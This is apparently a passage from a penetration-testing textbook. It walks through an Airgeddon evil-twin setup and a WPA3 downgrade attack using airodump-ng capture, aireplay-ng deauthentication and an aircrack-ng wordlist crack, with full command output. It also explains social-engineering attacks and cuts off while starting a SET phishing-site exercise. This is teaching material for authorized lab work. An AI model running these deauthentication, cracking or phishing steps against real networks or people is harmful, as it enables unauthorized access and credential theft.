


Figure 13.56 – Nearby wireless networks

7. Next, the **Select target** menu will appear. Select the target network and hit *Enter* to continue:




Figure 13.57 – Choosing a target

8. Next, select option **5** to use **Evil Twin attack just AP**:




Figure 13.58 – Choosing an attack type

9. Next, select option **2** to perform a de-authentication attack using **aireplay-ng** on clients that are associated with the target wireless network:




Figure 13.59 – Selecting Deauth aireplay attack

10. You will be prompt with the question *Do you want to enable "DoS pursuit mode*"? Type **N** for no and hit *Enter* to continue.

11. Next, select the interface that has an active internet connection on Kali Linux:




Figure 13.60 – Selecting an internet interface

12. You will be prompted with the question *Do you want to continue*? Type **Y** for yes and hit *Enter* to continue.

13. Another prompt will ask you, *Do you want to spoof your MAC address during this attack*? Type **N** for no and hit *Enter* to continue.Airgeddon will create the following four windows. Each window provides the status of the honeypot, the DHCP service, the de-authentication attack, and an indication of the clients connecting to the honeypot:




Figure 13.61 – Honeypot in effect

Once you're all set, please follow these steps to compromise WPA3:

1. Ensure that your wireless router, the wireless client, and Kali Linux are powered on.
2. Connect your wireless network adapter to your Kali Linux virtual machine and ensure it's being recognized as a WLAN network adapter, as shown here:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.62 – Checking the wireless network adapter's status

3. Next, use **airmon-ng** to automatically terminate any processes that may affect the wireless network adapter from operating in **monitor** mode:kali@kali:~$ **sudo airmon-ng check kill**

4. Next, use **airmon-ng** to change the operating mode of the wireless adapter to **monitor** mode:kali@kali:~$ **sudo airmon-ng start wlan0**
As shown in the following screenshot, **airmon-ng** has automatically changed the **wlan0** interface to **monitor** mode by creating the **wlan0mon** interface:

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 13.63 – Enabling monitor mode

5. Next, use the **iwconfig** command to verify the operating mode of the new interface:

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Figure 13.64 – Checking the interface's status

6. Next, use **airodump-ng** to start monitoring all nearby IEEE 802.11 wireless networks:kali@kali:~$ **sudo airodump-ng wlan0mon**

As shown in the following screenshot, our target **WPA3_Corp_Wi-Fi** is within the vicinity:

```
CH 10 ][ Elapsed: 12 s ][ 2021-10-04 19:55

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -31       22      115   15   8  270   WPA3 CCMP   SAE  WPA3_Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

92:83:C4:0C:5B:88  D8:50:E6:2F:F9:2B  -27   24e-24e   136      136
```

Figure 13.65 – Discovering the target network

As shown in the preceding screenshot, the **WPA3_Corp_Wi-Fi** network is using WPA3 as the encryption standard, CCMP as the cipher, and SAE as the authentication method. Keep in mind that CCMP is supported by WPA2 networks.

7. Next, press *Ctrl* + *C* on your keyboard to stop **airodump-ng** from scanning all 2.4 GHz channels.
8. Use the following commands to create a filter using Airodump-ng to scan on the specific channel of the target network. This will filter the ESSID and write any capture data to an output file:kali@kali:~$ **sudo airodump-ng -c 8 --essid WPA3_Corp_Wi-Fi wlan0mon -w WPA3_downgrade**

9. Next, open a new Terminal and use the following command to perform a de-authentication attack on all the clients that are associated with the BSSID of the target wireless network:kali@kali:~$ **sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon**
The following screenshot shows a de-authentication attack being performed on the WPA3 wireless network:

```
kali@kali:~$ sudo aireplay-ng -0 100 -a 92:83:C4:0C:5B:88 wlan0mon
20:06:06  Waiting for beacon frame (BSSID: 92:83:C4:0C:5B:88) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:06:06  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:06  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:07  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
20:06:08  Sending DeAuth (code 7) to broadcast -- BSSID: [92:83:C4:0C:5B:88]
```

Figure 13.66 – Deauthentication attack

10. Head on over back to the Airodump-ng window. When the deauthentication attack ends, the wireless client will attempt to reassociate with the target network and send the handshake:

```
CH  8 ][ Elapsed: 24 s ][ 2021-10-04 20:06 ][ WPA handshake: 92:83:C4:0C:5B:88

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

92:83:C4:0C:5B:88  -28   0      226       50    0   8  270   WPA3 CCMP   SAE  WPA3_Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

92:83:C4:0C:5B:88  D8:50:E6:2F:F9:2B  -26   24e- 6   1361      155  EAPOL  WPA3_Corp_Wi-Fi
```

Figure 13.67 – Capturing the WPA handshake

11. Once the handshake has been captured, stop Airodump-ng.
12. Use Aircrack-ng to perform an offline password crack on the captured file:kali@kali:~$ **aircrack-ng WPA3_downgrade-01.cap -w /usr/share/wordlists/rockyou.txt**

As shown in the following screenshot, Aircrack-ng was able to retrieve the password for the WPA3 wireless network:

```
                          Aircrack-ng 1.6

[00:00:08] 36565/14344393 keys tested (4570.19 k/s)

Time left: 52 minutes, 10 seconds                         0.25%

                      KEY FOUND! [ Password123 ]


Master Key     : 11 F1 D1 18 4B 32 4F C7 2F 52 A3 3F 84 A8 E3 8A
                 FC 16 28 C3 E6 5A 9B D9 73 09 46 2A 6C 43 F9 F0

Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : F6 EB 8C 82 8C D0 41 F2 F9 56 1E BF B5 4A 88 60
```

Figure 13.68 – Password cracking

The following are additional types of attacks related to human-based social engineering:

- **Eavesdropping** – Eavesdropping involves listening to conversations between people and reading their messages without authorization. This form of attack includes the interception of any transmission between users, such as audio, video, or even written communication.
- **Shoulder surfing** – Shoulder surfing is looking over someone's shoulder while they are using their computer. This technique is used to gather sensitive information, such as PINs, user IDs, and passwords. Additionally, shoulder surfing can be done from longer ranges, using devices such as digital cameras.
- **Dumpster diving** – Dumpster diving is a form of human-based social engineering where the attacker goes

through someone else's trash, looking for sensitive/confidential data. Victims insecurely disposing of confidential items, such as corporate documents, expired credit cards, utility bills, and financial records, are considered to be valuable to an attacker.

The following are common types of computer-based social engineering:

- **Phishing** – Attackers usually send an illegitimate email containing false information while masking it to look like a legitimate email from a trusted person or source. This technique is used to trick a user into providing personal information or other sensitive details.Imagine receiving an email that includes your bank's name as the sender name and the body of the email has instructions informing you to click on a provided link to reset your online banking credentials. Email messages are usually presented to us in Rich Text Format, which provides very clean and easy-to-read text. This format hides the **HyperText Markup Language** (**HTML**) code of the actual message and displays human-readable plain text instead. Consequently, an attacker can easily mask the **Uniform Resource Locator** (**URL**) to send the user to a malicious website. The recipient of the phishing email may not be able to identify misleading or tampered-with details and click on the link.

- **Spear phishing** – In a regular phishing attack, the attacker sends hundreds of generic email messages to random email addresses over the internet. With spear phishing, the attacker sends specially crafted messages to a specific group of people. Spear-phishing attacks have higher response rates compared to normal phishing attacks because the emails are crafted to seem more believable than others.
- **Whaling** – Whaling is another type of computer-based social engineering attack. Similar to phishing, a whaling attack is designed to target the high-profile employees of a target organization. High-profile employees usually have high authority in both their job duties and their computer accounts. Compromising a high-profile employee's user account can lead to the threat actor reading confidential emails, requesting information from various departments such as financial records, and even changes within the IT infrastructure to permit remote access for the threat actor.
- **Pharming** – This is a type of social engineering where the attacker is able to manipulate the **Domain Name System** (**DNS**) records on either a victim's system or DNS server. Changing the DNS records will ensure users are redirected to a malicious website rather than visiting the legitimate website. A user who wants to visit a website such as **www.example.com** may be redirected to **www.malciouswebsite.com** with a different IP address. This technique is used to send a lot of users to malicious or fake websites to gather sensitive information, such as user credentials from unaware site visitors.
- **Water hole** – In this type of attack, the threat actor observes where employees of a target organization are commonly visiting such as a website. The threat actor will create a fake, malicious clone of the website and attempt to redirect the users to the malicious website. This technique is used to compromise all of the website visitors' devices and not just the employees of the target organization. This attack helps the threat actor to compromise a target organization that has very strict security controls, such as DiD. This type of attack helps hackers to perform **credential harvesting**, which is used to gather users' credentials.

The following are common types of mobile-based social engineering attacks:

- **Smishing** – This type of attack involves attackers sending illegitimate **Short Message Service** (**SMS**) messages to random telephone numbers with a malicious URL, asking the potential victim to respond by providing sensitive information. Attackers sometimes send SMS messages to random people, claiming to be a representative from their bank. The message contains a URL that looks very similar to the official domain name of the legitimate bank. An unsuspecting person may click on the malicious link, which leads them to a fake login portal that will capture a victim's username and password and even download a malicious payload onto the victim's mobile device.
- **Vishing** – This is a type of social engineering attack that occurs over a traditional telephone or a **Voice over IP** (**VoIP**) system. There are many cases where people have received telephone calls from a threat actor, claiming that they are calling from a trusted organization such as the local cable company or the bank and asking the victims to reveal sensitive information, such as their date of birth, driver's permit number, banking details, and even user account credentials.

Doxing is a type of social engineering attack that usually involves the threat actor using posts made by their targets on social networking websites. During a doxing attack, the threat actor gathers personal information about someone by searching for the information that was posted by the target.

Creating a phishing website

In this exercise, you will learn how to create a phishing website to mimic the appearance of a legitimate website to trick victims into providing their user credentials. To get started with this hands-on exercise, please use the following instructions:

1. Power on Kali Linux and ensure there's an internet connection available.
2. Open the terminal and initialize SET:kali@kali:~$ **sudo setoolkit**

If it's the first time starting SET, you will need to accept the terms of service before proceeding to the main menu.

3. Once you're on the main menu, choose the **1) Social-Engineering Attacks** option, as shown in the following screenshot:

